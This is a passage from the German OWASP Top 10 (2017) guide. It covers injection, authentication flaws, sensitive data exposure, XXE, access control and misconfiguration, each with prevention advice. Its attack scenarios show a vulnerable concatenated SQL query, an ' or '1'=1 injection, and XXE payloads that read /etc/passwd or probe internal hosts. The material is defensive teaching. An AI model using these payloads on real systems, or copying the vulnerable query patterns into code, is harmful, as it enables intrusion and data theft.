- Bösartige Daten direkt oder als Teil zusammengesetzter dynamischer SQL-Querys, Befehle oder Stored Procedures genutzt werden können.

Injection ist u.a. bei der Verwendung von SQL, NoSQL, ORM-Frameworks, Betriebssystem-Kommandos, LDAP, Expression Language (EL), Object Graph Navigation Language (OGNL) oder XML zu finden. Das Grundkonzept eines Injection-Angriffs ist für alle Interpreter gleich. Ein Quellcode Review ist eine sehr gute Methode, um Injection-Schwachstellen zu finden, dicht gefolgt vom gründlichen (ggf. automatisierten) Testen aller Parameter und Variablen wie z.B. Eingabe-Felder und Header-, URL-, Cookies-, JSON-, SOAP- und XML-Eingaben. Statische ([SAST](#), Quellcode-Ebene) und dynamische ([DAST](#), laufende Anwendung) Test-Werkzeuge können von Organisationen für ihre CI/CD-Pipeline genutzt werden, um neue Schwachstellen noch vor einer möglichen Produktivnahme aufzuspüren.

Wie kann ich das verhindern?

Um Injection zu verhindern, müssen Eingabedaten und Kommandos (bzw. Querys) konsequent getrennt bleiben.

- Die besten Methoden dafür sind entweder eine sichere API, die die direkte Interpreter-Nutzung vollständig vermeidet, bzw. die eine parametrisierte, typgebundene Schnittstelle anbietet oder die korrekte Verwendung eines ORM-Frameworks.
- **Anmerkung:** Stored Procedures können - auch parametrisiert - immer noch SQL-Injection ermöglichen, wenn PL/SQL oder T-SQL Anfragen und Eingabedaten konkateniert oder mit EXECUTE IMMEDIATE oder exec() ausgeführt werden.
- Für die serverseitige Eingabe-Validierung empfiehlt sich die Nutzung eines Positivlisten(„Whitelist“)-Ansatzes. Dies ist i.A. kein vollständiger Schutz, da viele Anwendungen Sonder- und Meta-Zeichen z.B. für Textfelder oder Mobile Apps benötigen.
- Für jede noch verbliebene dynamische Query müssen Sonder- und Meta-Zeichen für den jeweiligen Interpreter mit der richtigen Escape-Syntax entschärft werden.
- **Anmerkung:** Ein Escaping von SQL-Bezeichnern, wie z.B. die Namen von Tabellen oder Spalten usw. ist nicht möglich. Falls Nutzer solche Bezeichner selbst eingeben können, so ist dies durchaus gefährlich. Dies ist eine übliche Schwachstelle bei Software, die Reports aus einer Datenbank erstellt.
- Querys sollten LIMIT oder andere SQL-Controls verwenden, um den möglichen Massen-Abfluss von Daten zu verhindern.

Mögliche Angriffsszenarien

Szenario 1: Eine Anwendung nutzt ungeprüfte Eingabedaten für den Zusammenbau der folgenden **verwundbaren** SQL-Abfrage:

```
String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";
```

Szenario 2: Auch das blinde Vertrauen in Frameworks kann zu Querys führen, die ganz analog zu obigem Beispiel verwundbar sind (z.B. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");
```

In beiden Fällen kann ein Angreifer den 'id'-Parameter in seinem Browser ändern und sendet: ' or '1'=1. Zum Beispiel so:

```
http://example.com/app/accountView?id=' or '1'=1
```

Hierdurch wird die Logik der Anfrage verändert, so dass alle Datensätze der Tabelle „accounts“ ohne Einschränkung auf einen Kunden zurückgegeben werden.

Gefährlichere Attacks wären z.B. das Ändern oder Löschen von Daten oder das Aufrufen von Stored Procedures.


Referenzen

OWASP

- [OWASP Proactive Controls: Parameterize Queries](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection, Command Injection, ORM injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications – OAT-014](#)

Andere

- [CWE-77: Command Injection](#)
- [CWE-89: SQL Injection](#)
- [CWE-564: Hibernate Injection](#)
- [CWE-917: Expression Language Injection](#)
- [PortSwigger: Server-side template injection](#)



Ist die Anwendung verwundbar?

Um eine Anwendung gegen Angriffe auf die Authentisierung zu schützen, müssen die Nutzeridentität, Anmeldung und die Sitzungsverwaltung überprüft werden.

Folgende Fehler in der Authentisierung können vorhanden sein:

- Automatisierte Angriffe wie [“Credential Stuffing“](#) werden ermöglicht.
- Bruteforce oder andere automatisierte Angriffe sind möglich.
- Schwache oder bekannte Passwörter wie “Passwort!” oder “admin/admin” sind erlaubt, Standardpasswörter unverändert.
- Funktionen um Zugangsdaten oder Passwörter wiederherzustellen sind schwach, wie z. B. „wissensbasierte Antworten“, die nicht sicher sein können.
- Speicherung von Passwörtern im Klartext, verschlüsselt oder mit schwachen Hashes (vgl. [A3:2017-Verlust der Vertraulichkeit sensibler Daten](#)).
- Keine oder nicht wirksame Mehrfaktor-Authentisierung
- Die Sitzungs-ID wird im URL exponiert (z. B. URL rewriting)
- Kein Wechsel der Sitzungs-ID nach einer erfolgreichen Anmeldung.
- Sitzungs-IDs werden nicht korrekt ungültig gemacht, d.h. Benutzersitzungen oder Authentisierungs-Token (wie z.B. Single-Sign-On (SSO)-Token) werden nach einer Abmeldung, nach einer festen Zeit oder bei Nicht-Aktivität nicht explizit ungültig gemacht.

Wie kann ich das verhindern?

- Sofern es möglich ist, implementieren Sie Mehrfaktor-Authentisierung, um automatisierte Angriffe zu verhindern.
- Im Auslieferungszustand sollten keine Standardbenutzer angelegt sein. Dies gilt besonders für administrative Benutzer.
- Es sollten Prüfungen zum Verhindern schwacher Passwörter implementiert sein. So können Passwörtern gegen eine Liste [der 10000 beliebtesten Passwörter](#) geprüft werden.
- Die Prüfung der Länge, Komplexität und Häufigkeit des Passwortwechsels sollte sich an den Vorgaben der [NIST 800-63](#) o. anderen Vorgaben mit nachweisbarer Sicherheit orientieren.
- Funktionen zur Benutzerregistrierung, Wiederherstellung von Zugangsdaten und API Zugängen sollten gegen das automatische Durchsuchen nach gültigen Benutzernamen geschützt sein, in dem bei allen fehlerhaften Anmeldeversuchen dieselbe Fehlermeldung ausgegeben wird.
- Begrenzen Sie die Gesamtanzahl der Anmeldeversuche oder setzen Sie Verzögerungen ein. Fehlerhafte Anmeldungen müssen protokolliert und Administratoren informiert werden, wenn Anomalien oder Angriffe erkannt werden.
- Es sollten serverseitige, sichere und etablierte Sitzungsmanager verwendet werden, die eine zufällig vergebene Sitzungs-ID mit hoher Entropie verwenden. Sitzungs-IDs sollten nicht in der URL stehen, sicher gespeichert und nach Abmeldung, Inaktivität oder einer gewissen Zeitspanne entwertet werden.

Mögliche Angriffsszenarien

Szenario 1: [Credential Stuffing](#) oder die Verwendung [von Passwortlisten](#) sind übliche Angriffe. Sofern eine Anwendung keine automatisierte Erkennung von „Credential Stuffing“ implementiert, können gültige Benutzerdaten durchprobiert und auf Gültigkeit geprüft werden.

Szenario 2: Die meisten Angriffe sind erfolgreich, weil weiterhin auf passwortbasierte Verfahren als einzigen Faktor gesetzt wird. Ehemals als Best-Practice anerkannte Verfahren wie Passwortwechsel und Komplexitätsanforderungen führen nur dazu, dass Benutzer Passwörter wiederverwenden und schwache Passwörter vergeben. Organisationen sind aufgefordert, diese Vorgehensweise entsprechend NIST 800-53 zu verhindern und Mehrfaktor-Authentisierung zu benutzen.

Szenario 3: Die automatische Abmeldung bei Inaktivität ist nicht korrekt implementiert. Ein Nutzer verwendet einen öffentlichen Computer, um auf die Anwendung zuzugreifen. Anstatt die Abmelfunktion zu nutzen, schließt der Benutzer lediglich den Browsertab. Eine Stunde später nutzt ein Angreifer denselben Browser und stellt fest, dass der Nutzer immer noch angemeldet ist.


Referenzen

OWASP

- [OWASP Proactive Controls: Implement Identity and Authentication Controls](#)
- [OWASP ASVS: V2 Authentication, V3 Session Management](#)
- [OWASP Testing Guide: Identity, Authentication](#)
- [OWASP Cheat Sheet: Authentication](#)
- [OWASP Cheat Sheet: Credential Stuffing](#)
- [OWASP Cheat Sheet: Forgot Password](#)
- [OWASP Cheat Sheet: Session Management](#)
- [OWASP Automated Threats Handbook](#)

Andere

- [NIST 800-63b: 5.1.1 Memorized Secrets](#)
- [CWE-287: Improper Authentication](#)
- [CWE-384: Session Fixation](#)



Ist die Anwendung verwundbar?

Zunächst müssen Sie den Schutzbedarf der übertragenen und der gespeicherten Daten bestimmen. Beispielsweise benötigen Passwörter, Kreditkartendaten, Patientendaten, Personaldaten und Geschäftsgeheimnisse einen erhöhten Schutz, insbesondere wenn dies in Datenschutzgesetzen, wie z.B. der Datenschutz-Grundverordnung (DSGVO) der EU oder regulatorisch, wie z.B. im Finanzwesen dem PCI Data Security Standard (PCI DSS), gefordert wird.

Folgendes ist zu klären:

- Werden Daten in Klartext übertragen? Dies betrifft insbesondere Protokolle wie z.B. HTTP, SMTP oder FTP. Das Internet ist hier besonders gefährlich. Überprüfen Sie auch interne Übertragungen, z.B. zwischen Load-Balancern, Web-Servern und Backend-Systemen.
- Werden sensible Daten im Klartext gespeichert, inkl. Backups?
- Werden veraltete oder schwache Kryptoverfahren genutzt, z.B. per Default-Einstellung oder veraltetem Code?
- Werden vordefinierte, schwache oder alte Schlüssel zur Verschlüsselung benutzt oder gibt es kein ordnungsgemäßes Schlüsselmanagement inkl. Schlüsselwechsel?
- Wird die Verschlüsselung nicht verbindlich erzwungen, z.B. fehlen Vorgaben für den Browser z.B. im HTTP-Header.
- Prüft der Client (z.B. APP, Mail-Prg) Serverzertifikate richtig?

Vgl. auch ASVS [Crypto \(V7\)](#), [Data Prot \(V9\)](#) und [SSL/TLS \(V10\)](#).

Wie kann ich das verhindern?

Für alle vertraulichen Daten sollten Sie zumindest:

- Legen Sie den Schutzbedarf der verarbeiteten, gespeicherten und übertragenen Daten gemäß Klassen fest. Berücksichtigen Sie dabei auch Datenschutzgesetze, regulatorische und Geschäfts-Anforderungen.
- Legen Sie Maßnahmen je Klasse fest.
- Kein unnötiges Speichern vertraulicher Daten. Sofortiges Löschen nicht mehr benötigter Daten oder PCI-DSS-konformes Speichern von Ersatzwerten (Tokenisierung) oder gar gekürzten (trunkierten) Werten. Daten, die es nicht gibt, können auch nicht gestohlen werden.
- Verschlüsseltes Speichern von sensiblen Daten.
- Aktuelle, starke Algorithmen und Schlüssel (z.B. gemäß BSI [TR-02102](#)) u. wirksames Schlüsselmanagement verwenden.
- Nutzen von Transportverschlüsselung mit sicheren Protokollen, wie z.B. TLS mit priorisierten Ciphern, die ausschließlich Perfect Forward Secrecy (PFS) und sichere Parameter nutzen. Konfigurieren von Anweisungen wie z.B. HTTP Strict Transport Security ([HSTS](#)) zum obligatorischen Verschlüsseln.
- Deaktivieren des Caches für den Empfang sensibler Daten.
- Passwörter mit einem speziellen, adaptiven Salting-Hash-Algorithmus mit hohem Rechenaufwand (=Verzögerung) speichern ([Argon2](#), [scrypt](#), [bcrypt](#) oder [PBKDF2](#)).
- Unabhängige Überprüfung der Wirksamkeit der Einstellungen.

Mögliche Angriffsszenarien

Szenario 1: Eine Anwendung verschlüsselt Kreditkartendaten automatisch bei der Speicherung in einer Datenbank. Das bedeutet aber auch, dass durch SQL-Injection erlangte Kreditkartendaten in diesem Fall automatisch entschlüsselt werden.

Szenario 2: Eine Webseite benutzt kein TLS, erzwingt dies nicht auf allen Seiten oder lässt schwache Verschlüsselung zu. Der Angreifer liest die Kommunikation mit (z.B. in einem offenen WLAN), ersetzt HTTPS- durch HTTP-Verbindungen, hört diese ab und stiehlt das Sitzungscookie. Durch Wiedereinspielen dieses Cookies übernimmt der Angreifer die (authentifizierte) Sitzung des Nutzers und erlangt Zugriff auf dessen private Daten. Anstatt dessen kann der Angreifer auch die übertragenen Daten ändern, z.B. den Empfänger einer Überweisung.

Szenario 3: Die Passwortdatenbank benutzt einfache Hashwerte oder Hashes ohne Salt zur Speicherung der Passwörter. Eine Schwachstelle in der Downloadfunktion erlaubt dem Angreifer den Zugriff auf die Passwortdatei. Zu Hashes ohne Salt kann über vorausberechnete Rainbow-Tabellen der Klartext gefunden werden. Hashes, die über einfache oder schnelle Funktionen berechnet wurden, können mittels Grafikkarte gebrochen werden.

Referenzen

OWASP

- [OWASP Proactive Controls: Protect Data](#)
- [OWASP Application Security Verification Standard \(V7,9,10\)](#)
- [OWASP Cheat Sheet: Transport Layer Protection](#)
- [OWASP Cheat Sheet: User Privacy Protection](#)
- [OWASP Cheat Sheets: Password](#) und [Cryptographic Storage](#)
- [OWASP Security Headers Project; Cheat Sheet: HSTS](#)
- [OWASP Testing Guide: Testing for weak cryptography](#)

Andere

- [CWE-202: Exposure of sens. information through data queries](#)
- [CWE-310: Cryptographic Issues; CWE-311: Missing Encryption](#)
- [CWE-312: Cleartext Storage of Sensitive Information](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [CWE-326: Weak Encryption; CWE-327: Broken/Risky Crypto](#)
- [CWE-359: Exposure of Private Information \(Privacy Violation\)](#)
- [BSI TR-02102 Kryptographische Verfahren: Empfehlungen und Schlüssellängen](#)

Anwendungssp.	Ausnutzbarkeit: 2	Verbreitung: 2	Auffindbarkeit: 3	Technisch: 3	Geschäftlich: ?
<p>Angrifer können anfällige XML Verarbeiter instrumentalisieren, wenn sie XML direkt hochladen können oder schädliche Inhalte in ein XML-Dokument aufnehmen können, wobei sie anfälligen Code, Abhängigkeiten oder Integrationen ausnutzen.</p>		<p>Standardmäßig erlauben viele ältere XML-Prozessoren die Spezifikation einer externen Entität, also einer URI, die während der XML-Verarbeitung dereferenziert und ausgewertet wird. SAST-Tools können dies erkennen, indem sie Abhängigkeiten und Konfigurationen überprüfen. DAST-Tools erfordern zusätzliche manuelle Schritte, um dieses Problem zu erkennen und auszunutzen. Manuelle Tester müssen geschult werden, wie man auf XXE testet, was Stand 2017 typischerweise selten passiert.</p>		<p>Diese Fehler können ausgenutzt werden, um Daten zu extrahieren, eine Remote-Anfrage vom Server auszuführen, interne Systeme zu scannen, einen Denial-of-Service-Angriff oder auch andere Angriffe durchzuführen.</p> <p>Die Auswirkungen auf das Unternehmen hängen vom Schutzbedarf der Anwendung und ihrer Daten ab.</p>	

Ist die Anwendung verwundbar?

Anwendungen und insbesondere XML-basierte Webservices oder nachgelagerte Integrationen können in folgenden Fällen anfällig für Angriffe sein:

- Die Anwendung akzeptiert direkt XML oder XML-Uploads, insbesondere aus nicht vertrauenswürdigen Quellen oder fügt nicht vertrauenswürdige Daten in XML-Dokumente ein, die dann von einem XML-Prozessor analysiert werden.
- Die XML-Prozessoren in der Anwendung oder SOAP-basierte Webservices haben [Document Type Definitions \(DTDs\)](#) aktiviert. Da der genaue Mechanismus zum Deaktivieren der DTD-Verarbeitung je nach Prozessor variiert, ist es empfehlenswert, eine Referenz wie den [OWASP Cheat Sheet 'XXE Prevention'](#) zu konsultieren.
- Wenn Ihre Anwendung SAML für die Identitätsverarbeitung im Rahmen von föderierter Sicherheit oder für Single Sign On (SSO) Zwecke verwendet. SAML verwendet XML für Identitätsbekundungen und kann daher anfällig sein.
- Wenn die Anwendung SOAP vor Version 1.2 verwendet, ist sie wahrscheinlich anfällig für XXE-Angriffe, wenn XML-Entitäten an das SOAP-Framework übergeben werden.
- Die Anfälligkeit für XXE-Angriffe bedeutet wahrscheinlich, dass die Anwendung anfällig für Denial-of-Service-Angriffe, einschließlich des sogenannten "Billion Laughs" Angriffs, ist.

Wie kann ich das verhindern?

Die Schulung von Entwicklern ist unerlässlich, um XXE zu identifizieren und zu beheben. Zusätzlich:

- Verwenden Sie möglichst weniger komplexe Datenformate, wie JSON und vermeiden Sie die Serialisierung sensibler Daten.
- Patchen oder aktualisieren Sie alle XML-Prozessoren und Bibliotheken, die von der Anwendung oder dem zugrunde liegenden Betriebssystem verwendet werden. Verwenden Sie Werkzeuge zur Prüfung von Abhängigkeiten. Aktualisieren Sie auf SOAP 1.2 oder höher.
- Deaktivieren Sie die Verarbeitung von externen XML-Entitäten und DTDs in allen XML-Parsern in der Anwendung, gemäß dem [OWASP Cheat Sheet 'XXE Prevention'](#). Implementierung einer positiven serverseitigen Eingabevalidierung ("Whitelisting"), -filterung oder -bereinigung, um bösartige Daten in XML-Dokumenten, Headern oder Knoten zu verhindern.
- Vergewissern Sie sich, dass die Upload-Funktionalität für XML- oder XSL-Dateien eingehende XML-Daten mithilfe der XSD-Validierung oder ähnlichem validiert.
- [SAST](#)-Tools können helfen, XXE im Quellcode zu erkennen, jedoch ist die manuelle Codeüberprüfung die beste Alternative in großen, komplexen Anwendungen mit vielen Integrationen.
- Wenn dies nicht möglich ist, sollten Sie die Verwendung von virtuellen Patches, API-Sicherheitsgateways oder Web Application Firewalls (WAFs) in Betracht ziehen, um XXE-Angriffe zu erkennen, zu überwachen und zu blockieren.

Mögliche Angriffsszenarien

Zahlreiche öffentliche XXE-Probleme wurden entdeckt, darunter auch Angriffe auf Embedded-Geräte. XXE tritt an vielen unerwarteten Stellen auf, einschließlich tief verschachtelter Abhängigkeiten. Der einfachste Weg, wenn möglich, ist das Hochladen einer bösartigen XML-Datei:

Szenario 1: Der Angreifer versucht, Daten vom Server zu extrahieren:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Szenario 2: Ein Angreifer durchsucht das private Netzwerk des Servers, indem er die obige ENTITY-Zeile ändert zu:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Szenario 3: Ein Angreifer versucht einen Denial-of-Service-Angriff, indem er eine potenziell endlose Datei einfügt:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

Referenzen

OWASP

- [OWASP Application Security Verification Standard](#)
- [OWASP Testing Guide: Testing for XML Injection](#)
- [OWASP XXE Vulnerability](#)
- [OWASP Cheat Sheet: XXE Prevention](#)
- [OWASP Cheat Sheet: XML Security](#)

Andere

- [CVE-611: Improper Restriction of XXE](#)
- [Billion Laughs Attack](#)
- [SAML Security XML External Entity Attack](#)
- [Detecting and exploiting XXE in SAML Interfaces](#)

Fehler in der Zugriffskontrolle

Anwendungssp.	Ausnutzbarkeit: 2	Verbreitung: 2	Auffindbarkeit: 2	Technisch: 3	Geschäftlich: ?
<p>Es gehört zu den Kernfähigkeiten von Angreifern, Zugangskontrollen zu umgehen. Während SAST und DAST fehlende Zugangskontrollen erkennen, können sie nicht prüfen, ob vorhandene Kontrollen korrekt funktionieren. Dies kann manuell erkannt werden; in manchen Frameworks sind fehlende Zugangskontrollen automatisiert erkennbar.</p>		<p>Auf Grund fehlender automatisierter Erkennung bzw. fehlender Funktionstests in der Entwicklung sind Schwachstellen bei der Zugriffskontrolle häufig.</p> <p>Generell sind statische oder dynamische Tests nicht für die Erkennung von Zugangskontrollen geeignet. Manuelles Testen ist der beste Weg, um fehlende oder ineffektive Zugriffskontrollen zu erkennen, einschließlich HTTP-Methoden (GET vs. PUT etc.), Controller, direkte Objektreferenzen etc.</p>		<p>Als technische Auswirkungen können Angreifer als andere Benutzer oder Administratoren agieren, bzw. können Angreifer privilegierte Funktionen nutzen, Datensätze erstellen, aufrufen, aktualisieren oder löschen.</p> <p>Die Auswirkungen auf das Unternehmen hängen vom Schutzbedarf der Anwendung und ihrer Daten ab.</p>	

Ist die Anwendung verwundbar?

Zugriffskontrollmechanismen setzen Richtlinien um, so dass Benutzer nur innerhalb ihrer beabsichtigten Berechtigungen handeln können. Fehlerfälle führen hier in der Regel zu unbefugter Offenlegung, Änderung oder Löschung von Daten oder zu einer Geschäftshandlung außerhalb der Befugnisse des Benutzers. Zu den häufigsten Schwachstellen gehören:

- Umgehen von Zugriffskontrollprüfungen durch Ändern der URL, des internen Anwendungsstatus oder der HTML-Seite oder einfach durch Verwendung eines API-Angriffswerkzeugs.
- Änderbarkeit des Primärschlüssels zu dem eines anderen Benutzers, so dass das Konto dieses Benutzers angezeigt oder bearbeitet werden kann.
- Rechtausweitung: Als Benutzer handeln, ohne angemeldet zu sein oder als Administrator handeln, wenn man als Benutzer angemeldet ist.
- Metadatenmanipulationen, wie z.B. das erneute Verwenden/ Manipulieren eines JSON Web Tokens (JWT), Zugriffskontroll-Tokens, Cookies oder versteckten Feldes, um Berechtigungen auszuweiten oder der Missbrauch der JWT-Invalidierung.
- Fehlkonfigurationen von CORS ermöglichen einen unbefugten API-Zugriff.
- Aufrufen authentifizierter Seiten als nicht authentifizierter Benutzer oder privilegierter Seiten als Standardbenutzer. Zugriff auf die API durch fehlenden Zugriffskontrollen für POST, PUT und DELETE.

Wie kann ich das verhindern?

Eine Zugriffskontrolle ist nur wirksam, wenn sie im vertrauenswürdigen serverseitigen Code oder über eine Serverless API betrieben wird, so dass der Angreifer die Zugriffskontrollprüfung oder die verwendeten Metadaten nicht manipulieren kann.

- Mit Ausnahme von Zugriffen auf öffentliche Ressourcen sollten Anfragen standardmäßig verweigert werden.
- Zugriffskontrollmechanismen sollten einmalig implementiert und in der gesamten Anwendung wiederverwendet werden. Dies bedeutet auch eine CORS-Minimierung.
- Zugriffskontrollmechanismen müssen die Berechtigung für Datensätzen anhand des Dateneigners kontrollieren anstatt zu akzeptieren, dass Benutzer beliebige Datensätze erstellen, lesen, aktualisieren oder löschen können.
- Sich gegenseitig ausschließende Rechte sollten durch Berechtigungskonzepte durchgesetzt werden.
- Deaktivierung von Verzeichnisaufstellungen bei Webservern und Sicherstellen, dass keine Meta- und Backupdateien (z.B. .git) in Web-Roots abgelegt werden.
- Zugriffsfehler müssen protokolliert und ggf. Administratoren alarmiert werden (z.B. bei wiederholten Fehlern).
- API- und Controller-Zugriffe über Quotas beschränken, um den Schaden durch automatisierte Angriffs-Tools zu minimieren.
- JWT-Token sollten nach dem Abmelden auf dem Server invalidiert werden. Entwickler und QS-Teams sollten die Zugangskontrolle in funktionalen Unit- u. Integrationstests einbeziehen.

Mögliche Angriffsszenarien

Szenario 1: Eine Anwendung verarbeitet nicht verifizierte Daten in einem SQL-Aufruf, der auf Kontoinformationen zugreift:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

Ein Angreifer ändert nun den Parameter "acct" im Browser in eine beliebige Kontonummer. Werden Eingangsdaten nicht ordnungsgemäß verifiziert, kann ein Angreifer auf das Konto eines beliebigen Benutzers zugreifen.

<http://example.com/app/accountInfo?acct=notmyacct>

Szenario 2: Ein Angreifer erzwingt den Aufruf einer Ziel-URL. Für den Zugriff auf die Admin-Seite sind Administratorrechte erforderlich.

<http://example.com/app/getappInfo>
http://example.com/app/admin_getappInfo

Wenn ein unauthentifizierter Benutzer auf eine der beiden URLs zugreifen kann, liegt ein Fehlerfall vor. Wenn ein Nicht-Administrator auf die Admin-Seite zugreifen kann, ist dies ebenfalls ein Fehler.


Referenzen

OWASP

- [OWASP Proactive Controls: Access Controls](#)
- [OWASP Application Security Verification Standard: V4 Access Control](#)
- [OWASP Testing Guide: Authorization Testing](#)
- [OWASP Cheat Sheet: Access Control](#)

Andere

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-284: Improper Access Control \(Authorization\)](#)
- [CWE-285: Improper Authorization](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [PortSwigger: Exploiting CORS Misconfiguration](#)



Ist die Anwendung verwundbar?

Die Anwendung könnte in folgenden Fällen verwundbar sein :

- Mangelhafte Sicherheitshärtung des Anwendungsstacks oder ungeeignet konfigurierte Berechtigungen von Clouddiensten.
- Nicht benötigte Features sind aktiviert oder installiert (z.B. unnötige Ports, Dienste, Seiten, Nutzer oder Rechte).
- Standardnutzer und -passwörter sind aktiviert, bzw. unverändert.
- Die Fehlerbehandlung gibt Stack-Traces oder andere interne technische Fehlermeldungen an den Nutzer preis.
- Für aktualisierte Systeme sind die neuesten Sicherheitsfeatures deaktiviert oder nicht sicher konfiguriert.
- Die Sicherheitseinstellungen in den Anwendungsservern und -frameworks (z.B. Struts, Spring, ASP.NET), Bibliotheken, Datenbanken etc. sind nicht auf sichere Werte gesetzt.
- Der Server sendet keine Sicherheits-Header oder -Direktiven, bzw. diese sind nicht sicher konfiguriert.
- Die Software ist veraltet oder verwundbar (siehe [A9:2017-Nutzung von Komponenten mit bekannten Schwachstellen](#)).

Ohne einen abgestimmten und reproduzierbaren Prozess sind Systeme einem höheren Risiko ausgesetzt!

Wie kann ich das verhindern?

Sichere Installationsprozesse sind zu implementieren:

